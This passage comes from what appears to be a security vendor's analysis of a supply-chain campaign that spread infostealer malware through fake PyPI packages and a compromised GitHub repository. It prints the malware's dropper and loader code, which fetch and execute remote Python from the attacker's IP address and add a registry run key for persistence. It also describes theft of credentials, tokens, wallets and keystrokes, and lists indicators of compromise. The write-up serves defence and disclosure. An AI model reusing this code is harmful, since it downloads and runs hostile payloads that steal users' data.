YSxDM1tS2XfQ536Cq4KPDF_DPN0pQKgTU=')).decrypt(b'gAAAAABl7I8_tKswQpzNiF1wPmS7jKWh3zh_w51R7pC50n6wnjppqGQlsuTjGyc1J6rWea_hJgz
-5HLIhwWSqAQCh1ldOfy3wf67BGjB0IRwphupObrSrTHToIJ3HjMI-0pj_60BMqLkMDbUw2BESY8s6TKK9rA4v1zL6itZ2x53litlsdEwDDubAndPc3Iv0zVp6q
-h5MTsZrkerM8Nh1-DikIzBgae3IUpR6mdUP9YXVh4bJmf4S4PLLoZXIIkdhT6CKQBv9y8uJ3-YVNBzqyntkthzD1aLV2rccLNRD-X81mDL1LLMKq2x-0CahTx
ix0u2ZZkKHp8wFRy_8YkIVXHKwRmgtubcSHHr1zVMW0yAgYM6SGJLYPXes9CuTXU0ziFHIe7Mmxi69CZ4i7kHMLech9aXLYksb3s6gmMDtwNbwLw4ShIMrD
6uXp2ONVwjfRBQ2_-HnAf8Kzkhtj0BH0Rz_gSYKy0ENh2elrobbUtpYyqlpcQaRJxgc4sZUNjZ2C3QkfAXdt5ywjnejnM9H08U7fnvtb3ZgmQvz08NE9Gm4UUR
u0ahvqYge0Y3eX0Hse9UbPuanUEALY0Vr0NoLLaB0Wso534fTr57mn8C3vafhha0iJ4w6ttOPkoSMiumimS9wTP7kbGVevA0s4N6c29iLRA
3z1aopK
dM9i9tK
TdAPNnA
yk8vbeU
import subprocess
from tempfile import NamedTemporaryFile as tempnaw
from os import system as syast
py_execs = ["pythonw", "pyw", "py"]
for py_exec in py_execs:
    try:
        subprocess.run([py_exec, "--version"], stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        break
    except FileNotFoundError:
        continue
else:
    py_exec = "python"
    temp_file = tempnaw(delete=False)
    temp_file.write(b"""exec(__import__('requests').get('http://162.248.100.217/inj', headers={'User-
Agent': 'Mozilla/5.0 (CyberW / Python) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0
Safari/534.30'}).text)""")
    temp_file.close()
    try:
        syast(f"start {py_exec} {temp_file.name}")
    except:
```

Stage 04

Upon analysis, it's clear that the attacker has put thought into obfuscating their code. Techniques such as the use of Chinese and Japanese character strings, zlib compression, and misleading variable names are just a few of the techniques employed to complicate the code's analysis and comprehension.

The simplified code checks the compromised host's operating system and selects a random folder and file name to host the final malicious Python code, which is retrieved from "hxxp[:]//162[.]248[.]100.217[:]80/grb."

A persistence mechanism is also employed by the malware by modifying the Windows registry to create a new run key, which ensures that the malicious Python code is executed every time the system is rebooted. This allows the malware to maintain its presence on the compromised system even after a restart.

```
.
.
.
def WriteFile(file):
    with open(file, mode="w", encoding="utf-8") as f:
        f.write(requests.get("http://162.248.100.217:80/grb").text)

def StartFile(path):
    subprocess.Popen([f'{py_exec}.exe', path], creationflags=subprocess.CREATE_NO_WINDOW)

def SetStart(path):
    spoofedpath = f'"{pythonw_path}" "{path}"'
    winnreg = winreg.HKEY_CURRENT_USER
    starttup = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"
    keyc = winreg.CreateKeyEx(winnreg, starttup, 0, winreg.KEY_WRITE)
    winreg.SetValueEx(keyc, choice(names), 0, winreg.REG_SZ, f'{spoofedpath}')

FolderOfFile = GetRandomDirr()
NameOfFile = CreateFileNameee(FolderOfFile)
FullFile = FolderOfFile + "\\ " + NameOfFile
WriteFile(FullFile)
StartFile(FullFile)
try:
    SetStart(FullFile)
except:
    pass
.
.
.
```

Stage

05

No One Is Left Behind

The final stage of the malware, retrieved from the remote server, reveals the true extent of its data-stealing capabilities. It targets a wide range of popular software applications and steals sensitive information, some of which include:

Browser Data: The malware targets a wide range of web browsers, including Opera, Chrome, Brave, Vivaldi, Yandex, and Edge. It searches for specific directories associated with each browser and attempts to steal sensitive data such as cookies, autofill information, browsing history, bookmarks, credit cards, and login credentials.

Discord Data: The code specifically targets Discord by searching for Discord-related directories and files. It attempts to locate and decrypt Discord tokens, which can be used to gain unauthorized access to the victim's Discord account.

Cryptocurrency Wallets: The malware includes a list of cryptocurrency wallets that it aims to steal from the victim's system. It searches for specific directories associated with each wallet and attempts to steal wallet-related files. The stolen wallet data is then compressed into ZIP files and uploaded to the attacker's server.

Telegram Sessions: The malware also attempts to steal Telegram session data. It searches for Telegram-related directories and files, aiming to capture the victim's session information. With access to Telegram sessions, the attacker could potentially gain unauthorized access to the victim's Telegram account and communications.

Computer Files: The malware includes a file stealer component that searches for files with specific keywords in their names or extensions. It targets directories such as Desktop, Downloads, Documents, and Recent Files.

Instagram Data: The malware attempts to steal sensitive information from the victim's Instagram profile by leveraging the Instagram session token. The malware sends requests to the Instagram API using the stolen session token to retrieve various account details.

Further analysis of the final payload reveals that the malware also includes a keylogging component. It captures the victim's keystrokes and saves them to a file, which is then uploaded to the attacker's server. This capability allows the attacker to monitor and record the victim's typed input, potentially exposing sensitive information such as passwords, personal messages, and financial details.

The stolen data is exfiltrated to the attacker's server using various techniques. The code includes functions to upload files to anonymous file-sharing services like GoFile and Anonfiles. It also sends the stolen information to the attacker's server using HTTP requests, along with unique identifiers like hardware ID or IP address to track the victim.

↘ Conclusion

This campaign is a prime example of the sophisticated tactics employed by malicious actors to distribute malware through trusted platforms like PyPI and GitHub.

This incident highlights the importance of vigilance when installing packages and repositories - even from trusted sources. It is crucial to thoroughly vet dependencies, monitor for suspicious network activity, and maintain robust security practices to mitigate the risk of falling victim to such attacks.

As the cybersecurity community continues to uncover and analyze these threats, collaboration and information sharing remain essential in the ongoing battle against malicious actors in the software supply chain.

We reported the abused domains to Cloudflare, and they have since been taken down.

As part of the Checkmarx Supply Chain Security solution, our research team continuously monitors suspicious activities in the open-source software ecosystem. We track and flag “signals” that may indicate foul play and promptly alert our customers to better protect them.

We’re constantly working together to keep the open-source ecosystem safe.

↘ Timeline

Nov 2022:

PyPI User “felpes” added three packages to the Python Package Index (PyPI) that contained various forms of malicious code.

Feb 01, 2024:

The domain pypihosted[.]org was registered by the attacker.

Mar 04, 2024:

The GitHub account of a top.gg contributor was compromised, and the attacker used it to commit malicious code to the organization's repository.

Mar 05, 2024:

“felpes” published the malicious package “yocolor” on PyPI, acting as a delivery mechanism for the malware.

Mar 13, 2024:

The attacker registered the domain pythanhosted.org, further expanding their typosquatting infrastructure.

📦 Packages

Package Name	Version	Username	Date Released
jzyrljroxlca	0.3.2	pypi/xotifol394	21-Jul-23
wkqubsxekbxn	0.3.2	pypi/xotifol394	21-Jul-23
eoerbisjxqyv	0.3.2	pypi/xotifol394	21-Jul-23
lyfamdorksgb	0.3.2	pypi/xotifol394	21-Jul-23
hnuhfyzumkmo	0.3.2	pypi/xotifol394	21-Jul-23
hbexuypphrnk	0.3.2	pypi/xotifol394	20-Jul-23
dorywkqddo	0.4.3	pypi/xotifol394	20-Jul-23
mjpoytwngddh	0.3.2	pypi/poyon95014	21-Jul-23
eeajhjmclakf	0.3.2	pypi/tiles77583	21-Jul-23
yocolor	0.4.6	pypi/felpes	05-Mar-24
coloriv	3.2	pypi/felpes	22-Nov-22
colors-it	2.1.3	pypi/felpes	17-Nov-22
pylo-color	1.0.3	pypi/felpes	15-Nov-22
type-color	0.4	felipefelpes	01-Nov-22

📌 IOC

- `hxxps[:]//files[.]pythanhosted.org/packages/d8/53/6f443c9a4a8358a93a6792e2acffb
d9d5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.5.tar.gz`
- `hxxps[:]//files[.]pypihosted.org/packages/d8/53/6f443c9a4a8358a93a6792e2acffb9d
d5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.6.tar.gz`
- `hxxps://files[.]pypihosted[.]org/packages/d8/53/6f443c9a4a8358a93a6792e2acffb9d
d5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.3.tar.gz`
- `162[.]248.101.215`
- `pypihosted.org/version`
- `162[.]248.100.217`
- `162.248.100.117`
- `0C1873196DBD88280F4D5CF409B7B53674B3ED85F8A1A28ECE9CAF2F98A71207
- 35AC61C83B85F6DDCF8EC8747F44400399CE3A9986D355834B68630270E669FB
- C53B93BE72E700F7E0C8D5333ACD68F9DC5505FB5B71773CA9A8668B98A17BA8`

Take Preventive Action

Learn About Checkmarx Supply Chain Security

Get Started

Investigate the [Checkmarx Supply Chain Threat Intelligence API](#) that delivers threat intelligence like this directly into your preferred dashboard or integrated development environment.